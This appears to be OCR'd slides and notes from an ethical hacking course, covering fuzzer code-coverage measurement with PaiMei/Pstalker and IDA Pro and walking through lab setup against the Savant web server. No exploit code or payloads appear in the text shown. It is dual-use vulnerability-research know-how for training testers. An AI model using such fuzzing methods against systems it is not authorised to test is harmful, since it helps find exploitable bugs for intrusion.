
While PaiMai is a wonderful tool for analyzing code coverage of a binary, it isn't without its challenges.

One issue with Pstalker is that it cannot automatically restart a binary if it crashes. This becomes problematic if you are fuzzing a binary but continue to trip bugs that may not be interesting but cause the binary to crash (such as NULL pointer dereferences). The only technique available to work around this flaw is to modify your fuzzer to avoid triggering these flaws.

Pstalker also does not accommodate anti-reverse-engineering (anti-RE) techniques implemented to prevent people from analyzing a binary. If your target binary uses anti-RE techniques, the recommended practice is to modify the binary to remove the anti-RE code before performing the PIDA analysis and loading in Pstalker.

Also, Pstalker relies on the analysis provided by IDA Pro. Occasionally, IDA Pro will use techniques that are too aggressive in analyzing a binary, resulting in incorrect analysis results. In these cases, the Pstalker analysis will also be skewed.

Finally, Pstalker has minor bugs and occasional crashes. Despite these limitations, PaiMei is a valuable component in your arsenal for improving fuzzing code coverage.




Summary

- You'll never find bugs in code you don't execute when fuzzing
  - Solution: Achieve greater coverage through measurement, fuzzer refining
- PaiMei/Pstalker with IDA Pro for Windows binary block coverage

Summary

In this module we examined an important concept with fuzzing, namely that you are not able to find bugs in code you do not execute. The solution to this problem is to carefully monitor the code coverage of a target when fuzzing, continually refining your fuzzer after analyzing the missed code blocks to improve code coverage.

In cases when source code isn't available for the binaries we are evaluating, the PaiMei framework with Pstalker can identify basic blocks reached with the ability to export coverage data into IDA Pro for further analysis. Combining these tools together we can measure and document the areas our fuzzer reaches, and those that the fuzzer did not reach. Knowing the blocks we did not reach, we can evaluate the target executable to identify changes we can make to the fuzzer to achieve a greater level of code coverage.



Exercise: Paimei Block Measurement

- Measure code coverage on the Savant web server
  - Initially for normal network operation
  - Again using a supplied fuzzer script
- Evaluate blocks hit and missed for fuzzer enhancement opportunities


There are a lot of steps in this exercise. Please read the notes carefully and follow all directions.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: Paimei Block Measurement

In this exercise we'll use the Paimei block measurement tool to monitor the Savant web server application. We'll measure block coverage under two conditions: normal network operation (retrieving a web page from the server with a web browser) and again using a supplied fuzzer.

We'll view the blocks hit and missed using Paimei and IDA Pro, looking for opportunities to enhance the fuzzer to reach a greater level of code coverage.



Basic Block Tracing Windows Setup (1)

- Copy the "Lab-Files" folder to the guest Windows system
- Install "idademo66_windows.exe", don't launch IDA Pro yet
- Install "mysql-5.5.24-win32.msi", selecting the "Typical" option
  - Close the "MySQL Enterprise" window
- Launch the MySQL Instance Configuration Wizard" when prompted
  - Accept defaults, adding "Include Bin Directory in Windows PATH"
  - Specify a MySQL root password

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Basic Block Tracing – Windows Setup (1)


The process of getting a system set up for using PaiMei and Pstalker is a bit involved, but we've presented it in a step-by-step fashion over the next several slides. All the executables and files referenced for system setup are located in the "lab-files" directory on the course USB drive.

First, install the IDA Pro Demo by running the idademo65_windows.exe executable. Accept the installer's defaults, but don't launch IDA when prompted.

In a previous lab you installed Python 2.7 and configured your local PATH. If you skipped that lab, install Python 2.7 and configure your PATH to include the Python directory now.

Next, install MySQL 5.5.24.0 by running the mysql-5.5.24-win32.msi installer. Select "Typical" installation option when prompted by the installer. Accept the installer defaults, adding the "Include Bin Directory in Windows PATH" option when prompted. Close the "MySQL Enterprise" window when the installer launches it. At the end of the installer, launch the MySQL Instance Configuration Wizard when prompted.

The MySQL Instance Configuration Wizard is straightforward. Accept all the defaults, only adding "Include Bin Directory in Windows PATH" when prompted. At the end of the MySQL Instance Configuration Wizard, specify a root password for the MySQL database.


Basic Block Tracing Windows Setup (2)

- Install "MySQL-python-1.2.4b4.win32-py2.7.exe"
- Install "wxPython2.8-win32-unicode-2.8.12.0-py27.exe"
- Install "Savant31.exe" accepting defaults
- Run "paimei-setup.cmd" script as admin
  - Copies IDAPython plugin files
  - Copies Paimei and scripts to C:\DEV

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Basic Block Tracing – Windows Setup (2)

Next, install two Python add-on modules by running the MySQL-python-1.2.4b4.win32-py2.7.exe and wxPython2.8.exe executables, accepting all defaults.

Next, install Savant31.exe, accepting all defaults. If you are running Windows 8/8.1, you may be prompted to also install the NT Virtual DOS Machine (NTVDM) as part of the Savant installation. Allow Windows to install the NTVDM driver, then continue with the Savant installation.

We've included a short script to finish individual file copy operations to simplify the lab setup. Run the "paimei-setup.cmd" script as an administrator to start the file copy process, copying the IDAPython plugin files to the IDA Pro Demo directory, and copying Paimei and the associated lab files to the C:\DEV directory.

In this lab, it will be helpful if Windows Explorer doesn't hide filename extensions. Many people turn off this Explorer default, but if you haven't done so already, open Windows Explorer by clicking Start | My Computer. Next, click Tools | Folder Options | View. Scroll to the option "Hide extensions for known file types" and uncheck the option, clicking OK to close the dialog.



Basic Block Tracing Windows Setup (3)

Setup MySQL database for PaiMei:

```
C:\Users> cd\dev\paimei
C:\dev\paimei> python __setup_mysql.py 127.0.0.1 root
<mysql password>
<no output will follow>
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Basic Block Tracing – Windows Setup (3)

As a final setup step, establish the MySQL database needed for PaiMei. From a shell prompt, change to the C:\dev\paimei directory, then run the PaiMei database setup script as shown, substituting the correct MySQL root password:

```
C:\dev\paimei>python __setup_mysql.py 127.0.0.1 root mysql-root-
password
```

Note that this command will not generate any output if successful. If you get an error running Python such as "'python' is not recognized as an internal or external command", then the C:\Python27 directory is not in your PATH. Edit your PATH by right-clicking on Computer | Properties | Advanced System Settings | Advanced | Environment Variables. Select the "Path" variable under "System variables", then click Edit. Add the content ";C:\Python27" (without the quotes) to the end of the PATH list (being careful not to delete the other items in the list), then click OK, OK, OK to save. Close and re-open the cmd.exe shell for the new PATH statement to take effect.



Basic Block Tracing Target Setup, Analysis

- Start Savant, unblock if prompted by Windows Firewall
- Start IDA Pro Demo
  - Select "New" to disassemble a new file
  - Open C:\savant\savant.exe
  - Answer "No" at symbol server lookup
  - Click OK at warning for signature file msmfc2.sig

```
Using FLIRT signature: Microsoft VisualC 2-9/net runtime
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
```


```
AU: idle    Down    Disk: 66GB    Click and drag to delete from selection; Dbl
```

Wait until autoanalysis complete before next step

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Basic Block Tracing – Target Setup, Analysis

In this lab exercise we'll be using the Savant 3.1 webserver as our target. First, start the IDA Pro Demo software. Click "New" on the "Welcome to IDA" window. Next, click "PE Executable" in the "New disassembly database" dialog and select C:\savant\savant.exe as the target. The IDA Pro autoanalysis process will start. When prompted, answer "No" for the symbol server online lookup. Click OK to acknowledge the warning about the missing signature file "msmfc2.sig". Next, wait for the message indicating this process has finished (shown on this slide) before continuing to the next step.



Basic Block Tracing
Export PIDA Data

- Click File → Script File
  - Select C:\dev\paimei\pida_dump.py
  - Accept defaults, saving PIDA file to C:\dev\savant.exe.pida
  - Pida_dump will run for ~1-3 minutes
- Exit IDA Pro Demo

This filename is important!


```
Analyzing IDB...
Analyzing functions...
Enumerating imports...
Enumerating RPC interfaces...
Enumerating intramodular cross references...
Done. Completed in 3.828000 seconds.
Saving to file... 25% 50% 75% Done. Completed in 1.203000 seconds.
AU: idle    Down    Disk: 70GB    Click and drag to delete from selection; DblClick on edge
```

Status message for completed PIDA export

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Basic Block Tracing – Export PIDA Data

Once IDA Pro completes the analysis of the target binary, we can use the Python plugin to export the autoanalysis information into a PIDA file. Click File → Script File, then navigate to C:\dev\paimei\pida_dump.py. Accept the export defaults from the pida_dump script, saving the PIDA file to C:\dev\savant.exe.pida. Important: Ensure the PIDA file is called "savant.exe.pida". Next, exit IDA Pro.



Basic Block Tracing PaiMei Startup

- Return to the command shell and run:

```
C:\Users> cd\dev\paimei\console
C:\dev\paimei\console> python PAIMEIconsole.pyw
```

- Click Connections → MySQL Connect
  - Change MySQL Host to "127.0.0.1", supply MySQL password, click Connect
- Select PAIMEIpstalker


MySQL Connect
MySQL Host: 127.0.0.1
MySQL User: root
MySQL Passwd: ••••••••
Connect

Advanced Penetration Testing, Exploi

Basic Block Tracing – PaiMei Startup

With the PIDA file complete, we can start PaiMei to start tracing the basic block execution of the target. First, launch the Savant web server. Next, return to the command shell and change to the "C:\dev\paimei\console" directory. Run "python PAIMEIconsole.pyw" to start the PaiMei console.

From the PaiMei console, click Connections → MySQL Connect. Change the default MySQL Host from "localhost" to "127.0.0.1". Supply the MySQL username "root" and the password you selected during the setup process, then client connect. Next, click on the PaiMei Pstalker icon, shown at the top of this page.



Basic Block Tracing PStalker: Create Target, Add PIDA

- Right-click "Available Targets", Add Target
  - Name of target: "Savant"
- Right-click "Savant", Add Tag
  - Name of tag: "Normal Operation"
- Right-click "Normal Operation", select "Use for Stalking"
- Click "Add Module", select C:\dev\savant.exe.pida
  - 657 Functions, 2739 Basic Blocks

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Basic Block Tracing – PaiMei: Create Target, Add PIDA

First we need to create a target, which is a logical container for multiple coverage analysis results for a single binary. In Pstalker, right-click the entry labeled "Available Targets", then select "Add Target". Name the new target "Savant".

